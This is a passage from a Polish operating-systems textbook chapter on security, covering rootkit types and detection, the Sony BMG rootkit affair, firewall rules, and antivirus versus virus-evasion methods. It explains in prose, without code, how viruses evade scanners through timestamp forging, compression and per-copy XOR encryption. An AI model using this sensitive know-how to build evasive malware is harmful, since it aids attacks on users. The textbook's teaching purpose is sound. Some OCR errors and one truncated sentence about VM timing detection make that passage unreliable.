2. *Rootkit maszyn wirtualnych* (ang. *hypervisor rootkits*). Wyjątkowo podstępny rootkit może uruchamiać cały system operacyjny i wszystkie aplikacje w ramach kontrolowanej przez siebie maszyny wirtualnej. Koncepcję takiego rozwiązania, swoistą *niebieską pigulkę* (znaną z filmu *Matrix*), po raz pierwszy zaproponowała polska hackerka Joanna Rutkowska w 2006 roku. Rootkity tego typu zwykle modyfikują sekwencję startową, aby po włączeniu komputera mogły skorzystać z bezpośredniego dostępu do sprzętu oraz uruchomić system operacyjny i aplikacje w maszynie wirtualnej. O potencjale tej metody (podobnie jak w przypadku firmware'u) decyduje przede wszystkim brak konieczności ukrywania czegokolwiek w systemie operacyjnym, bibliotekach czy programach. Oznacza to, że narzędzia wykrywające rootkitę w tych miejscach są bezużyteczne.
3. *Rootkit jądra*. Najczęściej spotykanym rodzajem rootkitów jest oprogramowanie infekujące system operacyjny i ukrywające się wewnętrz sterowników urządzeń lub ładowalnych modułów jądra. Rootkit w takiej formie może łatwo zastąpić rozbudowany, złożony i często zmieniany sterownik nowym, zawierającym zarówno funkcje starego sterownika, jak i sam rootkit.
4. *Rootkit bibliotek*. Innym popularnym miejscem ukrywania rootkitów są biblioteki systemowe, np. biblioteka *libc* w systemie Linux. Takie położenie stwarza złośliwemu oprogramowaniu możliwość analizowania argumentów i wartości zwracanych przez wywołania systemowe oraz ich modyfikowania z myślą o jak najdłuższym pozostawaniu w ukryciu.
5. *Rootkit aplikacji*. Innym popularnym miejscem ukrywania rootkitów są wielkie aplikacje, szczególnie te tworzące wiele nowych plików w trakcie normalnego działania (np. profilów użytkownika, podglądu obrazów itp.). Nowe pliki stwarzają wprost wymarzoną możliwość ukrywania złośliwego oprogramowania — ich istnienie nie budzi bowiem niczych wątpliwości.

Wszystkie pięć miejsc ukrywania rootkitów pokazano na rysunku 9.23.



Rysunek 9.23. Pięć miejsc, w których mogą się ukrywać rootkitы

Wykrywanie rootkitów

Wykrywanie rootkitów jest trudne, jeśli nie możemy zaufać warstwie sprzętowej, systemowi operacyjnemu, bibliotekom ani aplikacjom. Naturalnym sposobem poszukiwania rootkitów jest wygenerowanie listy wszystkich plików na dysku. Z drugiej strony wywołanie systemowe odczytujące zawartość katalogu, procedura biblioteki korzystająca z tego wywołania oraz program generujący ostateczną listę należą do potencjalnych ofiar ataku złośliwego oprogramowania i jako takie mogą cenzurować dostarczane wyniki, pomijając pliki składające się na rootkit. Nasza sytuacja nie jest jednak beznadziejna — poniżej opisano skuteczne techniki ich wykrywania.

Wykrywanie rootkitów uruchamiających własne maszyny wirtualne, systemy operacyjne i aplikacje (w ramach kontrolowanych przez siebie maszyn wirtualnych) jest trudne, ale nie niemożliwe. Wystarczy uważnie analizować nieznaczne różnice dzielące wydajność i funkcjonalność maszyn wirtualnych od maszyn prawdziwych (fizycznych). [Garfinkel et al., 2007] zasugerowali kilka takich różnic (opisanych poniżej). Zagadnienia związane z wykrywaniem tego rodzaju rootkitów omówili też [Carpenter et al., 2007].

Istnieje cała kategoria metod wykrywania rootkitów maszyn wirtualnych z uwzględnieniem tego, że każdy taki rootkit sam musi wykorzystywać zasoby fizyczne, których utratę (bez związku z funkcjonowaniem właściwego systemu i aplikacji) można wykryć. Monitor maszyn wirtualnych musi np. korzystać z pewnych wpisów bufora TLB, współzawodnicząc z samą maszyną wirtualną w dostępie do tych rzadkich zasobów. Program wykrywający może sam żądać dostępu do zapisów bufora TLB, obserwować wydajność systemu i porównać ją z wcześniejszymi pomiarami wykonanymi na „czystym” sprzęcie.

Inna kategoria metod wykrywania rootkitów wykorzystuje charakterystyki czasowe systemów, w szczególności wirtualizowanych urządzeń wejścia-wyjścia. Przypuśćmy, że odczytanie rejestru jakiegoś urządzenia PCI w rzeczywistym (fizycznym) komputerze zajmuje 100 cykli zegara i że ten wynik jest stały (niemal zawsze się powtarza). z pamięci, zatem czas jej odczytu będzie zależał od tego, czy będzie to pamięć podręczna procesora pierwszego poziomu, pamięć podręczna procesora drugiego poziomu, czy właściwa pamięć operacyjna (RAM). Program wykrywający rootkitów może łatwo wymusić przechodzenie pomiędzy tymi stanami (w obu kierunkach), aby zmierzyć zmienność czasów odczytu. Warto pamiętać, że istotna jest właśnie zmienność, nie czas odczytu.

Innym obszarem, który może zdradzić obecność rootkitów, jest czas wykonywania uprzywilejowanych rozkazów, zwłaszcza tych wymagających zaledwie kilku cykli zegara w razie wykonywania na rzeczywistym (fizycznym) sprzęcie i setek lub tysięcy cykli, jeśli korzystają

z pośrednictwa emulatora. Jeżeli np. odczytanie zawartości jakiegoś chronionego rejestru procesora zajmuje 1 ns na rzeczywistym sprzęcie, żadne naturalne zjawiska nie mogą spowodować wydłużenia tego czasu do 1 s. Monitor maszyn wirtualnych oczywiście może podjąć próbę oszukania programu monitorującego — poprzez przekazanie emulowanego czasu wykonywania odpowiednich wywołań systemowych. Z drugiej strony program wykrywający może obejść problem emulowanych pomiarów, łącząc się ze zdalnym komputerem lub witryną internetową udostępniającą precyzyjne dane czasowe. Ponieważ program wykrywający musi mierzyć tylko przedziały czasowe (np. to, ile czasu zajmuje wykonanie miliarda operacji odczytu chronionego rejestru), różnice dzielące wskazania lokalnego zegara od wskazań zegara zdalnego nie mają żadnego znaczenia.

Jeśli pomiędzy sprzętem a systemem operacyjnym nie działa żaden monitor maszyn wirtualnych, rootkit może ukrywać się w systemie operacyjnym. Wykrycie tak zakamuflowanego rootkitu poprzez ponowne uruchomienie komputera jest o tyle trudne, że nie możemy mieć zaufania do samego systemu operacyjnego. Rootkit może np. zainstalować ogromną liczbę plików, których nazwy rozpoczynają się od przedrostka \$\$\$_, i nigdy nie raportować o ich istnieniu w odpowiedzi na żądania odczytu zawartości katalogów kierowane do tego systemu przez programy użytkownika.

Jednym ze sposobów wykrywania rootkitów ukrywających się w systemie operacyjnym jest uruchomienie komputera z wykorzystaniem zaufanego medium zewnętrznego, np. oryginalnej płyty DVD lub pamięci USB. Można wówczas przeszukać dysk za pomocą programu antyrootkitowego bez obawy o wpływ samego rootkitu na wyniki wyszukiwania. Alternatywnym rozwiązaniem jest wygenerowanie dla każdego pliku w badanym systemie operacyjnym skrótu kryptograficznego i porównanie oryginalnego wykazu tych skrótów (zapisanego gdzieś poza badanym systemem) z listą zwróconą przez system. Jeszcze innym rozwiązaniem (w razie braku wcześniej wygenerowanych skrótów) jest wyznaczenie skrótów kryptograficznych lub listy samych plików z poziomu systemu uruchomionego z użyciem płyty CD-ROM lub DVD.

Ukrywanie rootkitów w bibliotekach i aplikacjach jest bardziej skomplikowane — jeśli system operacyjny zostanie załadowany z zewnętrznego, zaufanego nośnika, skróty kryptograficzne plików bibliotek i aplikacji można łatwo porównać ze sprawdzonymi skrótami składowanymi na płycie CD-ROM.

Do tej pory koncentrowaliśmy się na pasywnych rootkitach, które nie wpływają bezpośrednio na działanie oprogramowania wykrywającego. Warto więc wspomnieć także o aktywnych rootkitach wyszukujących i niszczących oprogramowanie wykrywające lub przynajmniej modyfikujące ich mechanizmy w taki sposób, aby zawsze wyświetlały komunikat *NIE ZNALEZIONO ROOTKITÓW*. Zwalczanie tego rodzaju rootkitów wymagałoby zastosowania bardziej wyszukanych rozwiązań, jednak na szczęście do tej pory nie zanotowano skutecznego ataku z użyciem aktywnych rootkitów.

Istnieją dwie szkoły postępowania już po odkryciu rootkitu w systemie. Jedna z nich mówi, że administrator zainfekowanego systemu powinien postępować jak chirurg operujący pacjenta z nowotworem — powinien ostrożnie usunąć zaatakowaną tkankę. Zwolennicy drugiej szkoły przekonują, że próby usuwania rootkitu są zbyt niebezpieczne, ponieważ nie dają gwarancji, że jakieś elementy nie pozostaną w ukryciu. Zgodnie z tą koncepcją jedynym skutecznym rozwiązańiem jest przywrócenie ostatniej „czystej” kopii zapasowej. Jeśli taka kopia nie istnieje, należy przygotować nową instalację z użyciem oryginalnego nośnika (zwykle płyty CD-ROM lub DVD).

Rootkit firmy Sony

W 2005 roku wytwórnia Sony BMG wydała wiele płyt kompaktowych (CD) zawierających rootkit. Kontrowersyjną działalność wytwórni odkrył Mark Russinovich (współzałożyciel witryny internetowej z narzędziami administracyjnymi dla systemu Windows, www.sysinternals.com), który pracował wówczas nad programem wykrywającym rootkit i ku swojemu zaskoczeniu odkrył, że jego własny system zawiera ukryty rootkit. Mark opisał swoje odkrycie na blogu; cała historia błyskawicznie obiegła internet i trafiła do mediów. Napisano na ten temat kilka poważnych prac naukowych [Arnab i Hutchison, 2006], [Bishop i Frincke, 2006], [Felten i Halderman, 2006], [Halderman i Felten, 2006], [Levine et al., 2006]. Głosy oburzenia pojawiły się przez kilka lat od tego odkrycia. Poniżej opisano schemat zastosowany przez tę firmę do realizacji swojego kontrowersyjnego celu.

Kiedy użytkownik umieszcza płytę CD w napędzie komputera z systemem operacyjnym Windows, system szuka pliku nazwanego *autorun.inf* i zawierającego listę działań, które należy podjąć (zwykle polegających na uruchomieniu pewnego programu na płytcie, np. kreatora instalacji). Standardowe płyty CD z muzyką nie zawierają tego rodzaju plików, ponieważ odtwarzacze płyt kompaktowych ignorują pliki. Wygląda więc na to, że jakiś geniusz zatrudniony w wytwórni Sony wpadł na pomysł, jak sprytnie zwalczać piractwo — przekonał kierownictwo firmy do umieszczania na niektórych płytach CD pliku *autorun.inf*, który po umieszczeniu płyty CD w napędzie komputera natychmiast instalował na dysku 12-megabajtowy rootkit. Zaraz potem na ekranie była wyświetlana umowa licencyjna, która nie wspominała ani słowem o zainstalowanym oprogramowaniu. Gdy użytkownik zapoznawał się z zapisami umowy licencyjnej, oprogramowanie firmy Sony sprawdzało, czy na komputerze nie zainstalowano któregoś z 200 znanych programów kopiących — w razie ich wykrycia, napędzie wytwórni nakazywało użytkownikowi ich wyłączenie. Jeśli użytkownik godził się na proponowaną umowę i wyłączył wszystkie programy kopiące, muzyka była odtwarzana; w przeciwnym razie próba odtworzenia kończyła się niepowodzeniem. Co ciekawe, nawet jeśli użytkownik odmawiał zgody na zapisy umowy licencyjnej, rootkit pozostawał w jego systemie.

Rootkit wytwórnii Sony BMG działał w następujący sposób. Umieszczał w jądrze systemu operacyjnego Windows pewną liczbę plików, których nazwy rozpoczynały się od przedrostka *\$sys\$*. Jeden z tych plików pełnił funkcję filtra przechwytyującego wszystkie wywołania systemowe związane z działaniem napędu CD-ROM i uniemożliwiającego odczytywanie danej płyty CD z wykorzystaniem odtwarzacza innego niż program firmy Sony. Takie rozwiązanie uniemożliwiało kopianie zawartości tej płyty CD na dysk twardy (mimo legalności tego rodzaju operacji). Inny filtr przechwytywał wszystkie wywołania systemowe odczytujące, przetwarzające i generujące listy plików, po czym usuwał z nich wpisy rozpoczynające się od przedrostka *\$sys\$* (także na poziomie programów zupełnie niezwiązanych z firmą Sony czy muzyką), aby skuteczniej ukryć rootkit wytwórnii Sony. Taki model modyfikowania wywołań jest dość powszechny wśród początkujących projektantów rootkitów.

Zanim Russinovich odkrył ten rootkit, program wytwórnii Sony BMG został potajemnie zainstalowany na niezählonych komputerach, co nie powinno nas dziwić, zważywszy na blisko 20 milionów sprzedanych płyt CD z tym kontrowersyjnym oprogramowaniem. [Dan Kaminsky, 2006] przeprowadził szczegółowe badania i odkrył, że udało się zainfekować komputery wchodzące w skład ponad 500 tysięcy sieci na całym świecie.

Kiedy świat dowiedział się o praktykach wytwórnii Sony BMG, firma początkowo broniła się, twierdząc, że ma prawo chronić swoją własność intelektualną. W wywiadzie dla National Public

Radio (NPR) prezes wytwórni, Thomas Hesse, powiedział: „Sądzę, że większość ludzi nawet nie wie, czym jest rootkit, zatem dlaczego mieliby się tym rootkitem przejmować?”. Kiedy przytoczona reakcja wytwórni wywołała prawdziwą burzę, firma zaczęła się wycofywać ze swojego pomysłu i wydała łatkę usuwającą zakamuflowane pliki `sys$`, ale zachowującą właściwy rootkit. Rosnąca presja ostatecznie zmusiła firmę Sony do udostępnienia w swojej witrynie internetowej pełnego programu usuwającego instalację, ale też wymagającego od użytkowników zainteresowanych pobraniem tego programu podania adresu poczty elektronicznej i wyrażenia zgody na otrzymywanie materiałów promocyjnych wytwórni w przyszłości (czyli czegoś, co większość z nas określa mianem spamu).

Wydanie programu usuwającego instalację rootkita nie zakończyło problemów firmy Sony — okazało się, że jej nowy produkt zawierał techniczne usterki, które narażały zainfekowany komputer na ataki za pośrednictwem internetu. Dowiedzono też, że sam rootkit zawierał kod zaczerpnięty z projektów typu *open source*, co było naruszeniem umów licencyjnych (które dopuszczały darmowe wykorzystywanie oprogramowania, pod warunkiem każdorazowego udostępniania kodu źródłowego produktów tworzonych z użyciem zastosowanych elementów).

Oprócz prawdziwej katastrofy w wymiarze wizerunkowym firma Sony stanęła przed poważnymi problemami natury prawnej. Stan Teksas oskarżył wytwórnię o naruszenie przepisów, które w założeniu miały zwalczać oprogramowanie szpiegujące, a także o nierzetelne praktyki handlowe (ponieważ rootkit był instalowany mimo odrzucenia proponowanej licencji). Podobne procesy odbyły się aż w 39 stanach. W grudniu 2006 roku wszystkie procesy zakończyły się ugadą, zgodnie z którą wytwórnia Sony miała zapłacić karę 4,25 miliona dolarów, zaprzestać praktyk umieszczania rootkitu na swoich płytach CD i zapewnić każdej z ofiar możliwość pobrania za darmo trzech albumów z ograniczonego katalogu nagrani. W styczniu 2007 roku firma Sony przyznała, że jej oprogramowanie w tajemnicy monitorowało upodobania muzyczne użytkowników i wysyłało raporty do wytwórni, co także stanowiło naruszenie prawa Stanów Zjednoczonych. W ramach ugody z Federalną Komisją Handlu (FTC) wytwórnia zgodziła się wypłacić użytkownikom, których systemy zostały uszkodzone wskutek działania nielegalnego oprogramowania Sony, rekompensaty w wysokości 150 dolarów.

Historia rootkitu firmy Sony była cenną lekcją dla wszystkich, którzy sądzili, że rootkity to osobliwość będąca domeną rozwiązań i eksperymentów akademickich, ale nie znajdująca przełożenia na rzeczywiste, komercyjne zastosowania. Czytelników zainteresowanych dodatkowymi informacjami na ten temat zachęcam do wpisania w wyszukiwarce wyrażenia Sony rootkit — w internecie można znaleźć niezliczone materiały na ten temat.

9.10. ŚRODKI OBRONY

Skoro tak wiele potencjalnych zagrożeń czai się w najróżniejszych obszarach naszych systemów, czy można jakoś te systemy zabezpieczyć? Okazuje się, że wynaleziono wiele takich rozwiązań — w poniższych punktach przeanalizujemy wybrane sposoby projektowania i implementowania systemów z myślą o podnoszeniu ich bezpieczeństwa. Jedną z najważniejszych koncepcji jest strategia określana terminem *obrona wielostrefowa* (ang. *defense in depth*). W największym uproszczeniu idea obrony wielostrefowej polega na stosowaniu wielu warstw (stref) ochrony, aby w razie pokonania jednej linii obrony strona atakująca musiała stawić czoła kolejnym. Wyobraźmy sobie posiadłość otoczoną wysokim płotem z drutem kolczastym, zabezpieczoną wykrywaczami ruchu na otwartym terenie, dwoma doskonałymi zamkami w drzwiach wejściowych i skomputeryzo-

wanym systemem antywłamaniowym w środku. Mimo że każda z tych technik zabezpieczeń sama w sobie jest zawodna, potencjalny złodziej musiałby kolejno poradzić sobie ze wszystkimi tymi utrudnieniami.

Prawidłowo zabezpieczone systemy komputerowe powinny przypominać tak zabezpieczoną nieruchomości — powinny dysponować wieloma warstwami bezpieczeństwa. Przeanalizujmy teraz kilka takich warstw. Środki obrony w rzeczywistości nie tworzą struktury hierarchicznej, jednak spróbujemy dokonać ich analizy, począwszy od rozwiązań uważanych za bardziej „zewnętrzne”, by z czasem zbliżyć się do konkretnych rozwiązań chroniących „wnętrze” systemu.


9.10.1. Firewallle

Możliwość nawiązania połączenia z dowolnym komputerem, gdziekolwiek się znajduje, jest jednocześnie błogosławieństwem i przekleństwem. Z jednej strony internet stanowi niemal nieograniczone źródło niezwykle cennych materiałów, z drugiej strony samo połączenie z internetem naraża komputer na dwa rodzaje zagrożeń: zagrożenia przychodzące i wychodzące. Do zagrożeń przychodzących zalicza się zarówno krakerów próbujących włamać się do danego systemu, jak i wirusy, oprogramowanie szpiegujące oraz inne typy złośliwego oprogramowania. Zagrożenia wychodzące wiążą się z ryzykiem wycieku poufnych danych, jak numery kart kredytowych, hasła, zeznania podatkowe czy rozmaite tajemnice firmowe.

Oznacza to, że mechanizmy zabezpieczeń powinny dopuszczać do przesyłania „dobrych” bitów i jednocześnie uniemożliwiać przekazywanie „złych” bitów. Jednym z rozwiązań jest użycie *firewalla*, czyli współczesnego odpowiednika przeszkodej znanej z czasów średnowiecznych — głębokiej fosy otaczającej zamek. Taka konstrukcja zmuszała wszystkich wchodzących i opuszczających zamek do przechodzenia przez pojedynczy most zwodzony, aby ułatwić straży odpowiedzialnej za wejście-wyjście kontrolę ludzi i towarów. Okazuje się, że podobne rozwiązanie jest możliwe także we współczesnych sieciach. Pojedyncze przedsiębiorstwo może dysponować wieloma sieciami LAN połączonymi na rozmaite sposoby, a jednocześnie cała komunikacja pomiędzy tą firmą a światem zewnętrznym może się odbywać przez elektroniczny most zwodzony — *firewall*.

Firewallle można podzielić na dwie główne kategorie: sprzętowe i programowe. Firmy chcącą chronić swoje sieci LAN z reguły decydują się na stosowanie firewalli sprzętowych; użytkownicy prywatni zwykle chronią swoje komputery domowe firewallami programowymi. Przyjrzymy się najpierw firewallom sprzętowym. Ogólny schemat działania takiego firewalla pokazano na rysunku 9.24. Jak widać, firewall oddziela łącze internetowe (w formie standardowego przewodu sieciowego lub światłowodu) od sieci lokalnej (LAN). Oznacza to, że żaden pakiet nie może wejść ani opuścić tej sieci bez akceptacji firewalla. W praktyce firewallle często są łączone m.in. z routerami, urządzeniami tłumaczącymi adresy sieciowe (ang. *network address translation* — NAT) i systemami wykrywającymi ataki, jednak w tym miejscu skoncentrujemy się wyłącznie na funkcjonalności firewalli.

Firewallle konfiguruje się, definiując reguły opisujące, jakie pakiety mogą wchodzić do sieci, a jakie z niej wychodzić. Właściciel firewalla może te reguły zmieniać (zwykle za pośrednictwem interfejsu WWW; większość firewalli oferuje wbudowane miniserwery WWW umożliwiające korzystanie z tego interfejsu). Najprostszy rodzaj firewalla, tzw. *firewall bezstanowy* (ang. *stateless firewall*), bada nagłówek każdego przesyłanego pakietu i na tej podstawie decyduje (z uwzględnieniem informacji zawartych w tym nagłówku i zdefiniowanych reguł), czy należy zezwolić na jego przesłanie, czy dany pakiet powinien zostać odrzucony. Nagłówek pakietu



Rysunek 9.24. Uproszczony schemat działania sprzętowego firewalla chroniącego sieć LAN z trzema komputerami

zawiera m.in. takie informacje jak źródłowy i docelowy adres IP, źródłowy i docelowy port oraz rodzaj usługi i protokołu. Pozostałe pola nagłówków rzadko są uwzględniane w regułach stosowanych przez firewallle.

W przykładzie pokazanym na rysunku 9.24 mamy do czynienia z trzema serwerami, z których każdy ma przypisany unikatowy adres IP w formie 207.68.160.x, gdzie x ma odpowiednio wartość 190, 191 i 192. Komunikacja z serwerami tej sieci LAN wymaga kierowania pakietów właśnie pod te trzy adresy. Pakiety przychodzące dodatkowo zawierają 16-bitowe *numery portów* identyfikujące procesy na poszczególnych komputerach, do których te pakiety są adresowane (proces może nasłuchiwać komunikacji przychodzącej na określonym porcie). Niektóre porty są skojarzone ze standardowymi usługami — np. port 80 jest stosowany przez serwery WWW, port 25 jest wykorzystywany dla poczty elektronicznej, a port 21 jest używany przez usługę FTP (protokół transferu plików), ale większość pozostałych portów jest dostępna dla usług definiowanych przez użytkownika. Firewall można więc skonfigurować w następujący sposób:

IP address	Port	Action
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

Powyższe reguły umożliwiają wysyłanie pakietów na komputer z adresem 207.68.160.190, jednak pod warunkiem że są kierowane na port 80; wszystkie pozostałe pakiety adresowane na ten serwer są odrzucane (będą automatycznie usuwane przez firewall). Podobnie firewall akceptuje pakiety kierowane na dwa pozostałe serwery, pod warunkiem że są adresowane odpowiednio na porty 25 i 21. Wszystkie pozostałe pakiety są odrzucane. Zbiór reguł w tej formie utrudnia atakującemu uzyskiwanie dostępu do naszej przykładowej sieci LAN z wyjątkiem trzech publicznie dostępnych usług.

Mimo użycia firewalla wciąż istnieje możliwość zaatakowania tak zabezpieczonej sieci LAN. Jeśli np. w roli serwera WWW użyjemy Apache'a i jeśli krakerowi uda się odkryć błąd w tym serwerze, będzie mógł wysłać na adres na port 80 komputera 207.68.160.190 bardzo długi adres URL powodujący przepełnienie bufora i — tym samym — przejąć kontrolę nad komputerami za firewalllem, aby przeprowadzić skuteczny atak na pozostałe komputery tej sieci.

Innym możliwym sposobem ataku jest napisanie i opublikowanie gry wieloosobowej, która z czasem zyska popularność i powszechną akceptację. Warunkiem nawiązywania połączenia z pozostałymi graczami jest użycie jakiegoś portu — przyjmijmy, że projektant gry wyznaczył do tego celu port 9876 i zasugerował graczom taką zmianę ustawień firewalla, aby akceptował pakiety przychodzące i wychodzące z tego portu. Naiwni gracze, którzy zdecydują się na otwarcie dostępu do tego portu, staną się ofiarami ataku, który będzie prostszy, jeśli projektant gry umieścił w niej konia trojańskiego akceptującego i wykonującego polecenia z zewnątrz. Co więcej,

nawet jeśli autor gry nie miał złych zamiarów, może się okazać, żeomyłkowo pozostawił w kodzie tej gry niebezpieczną lukę. Im więcej portów otworzymy w ustawieniach firewalla, tym większe jest ryzyko przeprowadzenia skutecznego ataku na naszą sieć. Każda luka zwiększa szansę krakera na pokonanie zabezpieczeń.

Oprócz firewalli bezstanowych istnieją jeszcze *firewallle stanowe* (ang. *stateful firewalls*), które śledzą połączenia i ich bieżący stan. Firewallle stanowe skuteczniej radzą sobie z pewnymi rodzajami ataków, szczególnie z tymi polegającymi na ustanawianiu połączeń. Jeszcze inne rodzaje firewalli implementują *system wykrywania włamań* (ang. *Intrusion Detection System — IDS*), który weryfikuje nie tylko nagłówki pakietów, ale też ich zawartość pod kątem występowania podejrzanego materiału.

Firewallle programowe, nazywane też *firewallami osobistymi* (ang. *personal firewalls*), robią to samo, co firewallle sprzętowe, tyle że nie mają postaci odrębnych urządzeń, tylko specjalnych programów. Firewallle programowe działają jak filtry skojarzone z kodem sieciowym jądra systemu operacyjnego i weryfikują pakiety w sposób analogiczny do działania firewalli sprzętowych.

9.10.2. Techniki antywirusowe i antyantywirusowe

Firewallle próbują utrzymywać potencjalnych intruzów z dala od komputera, ale mogą zawodzić na wiele różnych sposobów (o czym wspomniano powyżej). W takim przypadku następną linią obrony są programy zwalczające złośliwe oprogramowanie, nazywane często *programami antywirusowymi*, mimo że większość zwalcza także robaki i oprogramowanie szpiegujące. Wirusy próbują się ukrywać, a użytkownicy próbują je odnajdywać, co w praktyce prowadzi do zabawy w kotka i myszkę. W tym aspekcie wirusy przypominają rootkitę z tą różnicą, że większość wirusów koncentruje się na możliwie szybkim rozprzestrzenianiu, nie — jak w przypadku rootkitów — na jak najskuteczniejszym ukrywaniu swojej obecności. Przeanalizujmy teraz wybrane techniki stosowane przez twórców oprogramowania antywirusowego i sposoby reagowania na nowe rozwiązania przez naszego hipotetycznego twórcę wirusów, Virgiliusza.

Skanery antywirusowe

Niewątpliwie przeciętny użytkownik nie ma czasu ani kompetencji, aby odnajdywać niezliczone wirusy, które robią, co w ich mocy, by ukrywać swoją obecność w zainfekowanych systemach. Właśnie dlatego na rynku pojawiła się odrębna kategoria produktów — oprogramowanie antywirusowe. Producenci programów antywirusowych dysponują laboratoriami zatrudniającymi naukowców spędzających całe godziny nad śledzeniem i próbami zrozumienia istoty działania nowych wirusów. Pierwszym krokiem jest uzyskanie programu zainfekowanego przez wirus, czyli tzw. *plik kozła ofiarnego* (ang. *goat file*), aby laboratorium dysponowało danym wirusem w jego najczystszej formie. Następny krok to wyodrębnienie kodu wirusa i wpisanie go do bazy danych znanych wirusów. Producenci oprogramowania antywirusowego konkurują m.in. rozmiarami swoich baz danych. W tej sytuacji nie można wykluczyć, że część producentów zdecyduje się na nieuczciwą budowę pozycji rynkowej poprzez wymyślanie wirusów tylko po to, by sztucznie napompować swoje bazy danych.

Pierwszym krokiem programu antywirusowego zainstalowanego na komputerze klienta jest analiza (tzw. skanowanie) wszystkich plików wykonywalnych na dysku twardym pod kątem zawierania jakichkolwiek wirusów w bazie danych znanych wirusów. Większość producentów programów antywirusowych oferuje witryny internetowe, z których użytkownicy mogą pobierać aktualizacje swoich baz danych wprowadzające opisy nowo odkrytych wirusów. Jeśli użytkownik

ma na swoim dysku 10 tysięcy plików i dysponuje bazą danych o 10 tysiącach wirusów, sprawdzenie tego dysku mogłoby trwać w nieskończoność, gdyby twórcy oprogramowania antywirusowego nie stosowali zaawansowanych technik programistycznych.


Ponieważ stale pojawiają się nowe, nieznacznie zmienione odmiany znanych od dawna wirusów, programy antywirusowe muszą stosować metody przybliżonego dopasowywania wirusów, aby minimalna (obejmująca np. 3 bajty) zmiana znanego wirusa nie przekreślała możliwości jego wykrycia. Z drugiej strony przybliżone dopasowania nie tylko spowalniają proces przeszukiwania, ale też mogą prowadzić do fałszywych alarmów, czyli ostrzeżeń o wirusach wykrywanych w plikach, które w rzeczywistości nie są zainfekowane (przypadek zawierają jakiś kod przypominający wirus odkryty np. siedem lat temu w Pakistanie). Nietrudno się domyślić, jak użytkownik zareaguje na następujący komunikat:

UWAGA! Plik xyz.exe może zawierać wirus Lahore-9x. Usunąć?

Im więcej wirusów jest reprezentowanych w bazie danych i im szersze są kryteria uznawania plików za zainfekowane, tym więcej takich fałszywych alarmów będzie generowanych przez program antywirusowy. W razie dużej liczby podobnych komunikatów użytkownik szybko zrezygnuje ze stosowania tego programu. Z drugiej strony skaner antywirusowy, który ograniczy się do sygnalizowania tylko bliskich dopasowań, może przeoczyć część zmodyfikowanych wirusów. Znalezienie złotego środka nie jest więc łatwe. Idealnym rozwiązaniem byłoby identyfikowanie najważniejszych elementów kodu wirusów, których zmiana jest mało prawdopodobna, i wykorzystywanie tylko tych fragmentów w roli poszukiwanych sygnatur.

To, że tydzień temu dany dysk nie zawierał wirusów, nie oznacza, że nadal jest wolny od tego rodzaju programów, zatem skanery antywirusowe należy uruchamiać możliwie często. Ponieważ skanowanie jest wolne, bardziej efektywne okazuje się sprawdzanie tylko tych plików, które zostały zmienione od czasu poprzedniego skanowania. Problem w tym, że sprytne wirusy przywracają oryginalne daty ostatnich zmian infekowanych plików, aby uniknąć wykrycia. W odpowiedzi programy antywirusowe weryfikują daty ostatnich modyfikacji katalogów zawierających te pliki. Odpowiedzią wirusów jest modyfikowanie dat skojarzonych także z katalogami. Mamy więc do czynienia z jednym z kilku obszarów, w których nieustannie trwa wspomniana wcześniej gra w kotka i myszkę.

Innym sposobem wykrywania infekcji przez programy antywirusowe jest rejestrowanie i składowanie na dysku wykazu długości wszystkich plików. Jeśli od ostatniego skanowania zwiększył się rozmiar jakiegoś pliku, może się okazać, że zmiana jest skutkiem jego infekcji, co pokazano na rysunku 9.25(a) – (b). Z drugiej strony sprytne wirusy mogą uniknąć wykrycia, kompresując oryginalny program i zajmując zwolnione miejsce własnym kodem. Warunkiem skuteczności tego schematu infekcji jest umieszczenie w kodzie wirusa procedur kompresujących i dekompresujących (patrz rysunek 9.25(c)). Innym sposobem unikania wykrycia jest zapewnianie, że reprezentacja wirusa na dysku różni się od jego opisu w bazie danych programu antywirusowego. Wirus może ten cel osiągnąć, szyfrując swoją zawartość z wykorzystaniem innego klucza dla każdego infekowanego pliku. Przed sporządzeniem nowej kopii wirus generuje losowy 32-bitowy klucz szyfrujący (np. poprzez zastosowanie operacji XOR dla bieżącego czasu i zawartości słów pamięci od 72 008 do 319 992). Można następnie zastosować operację XOR dla gotowego klucza i kodu wirusa (słowo po słowie), aby wygenerować zaszyfrowaną wersję wirusa składowaną w zainfekowanym pliku (patrz rysunek 9.25(d)). W tym samym pliku jest składowany użyty klucz. Ta forma przechowywania klucza nie jest oczywiście idealnym rozwiązaniem, jednak celem wirusa jest zmylenie skanera, nie naukowców pracujących w laboratorium nad



Rysunek 9.25. (a) Program; (b) program zainfekowany; (c) program zainfekowany i skompresowany; (d) zaszyfrowany wirus; e) skompresowany wirus z zaszyfrowanym kodem kompresji

odtworzeniem oryginalnego kodu wirusa. Ponieważ przed wykonaniem swoich zadań wirus musi każdorazowo deszyfrować swój kod, warunkiem jego działania jest zapisanie w zainfekowanym pliku także funkcji deszyfrującej.

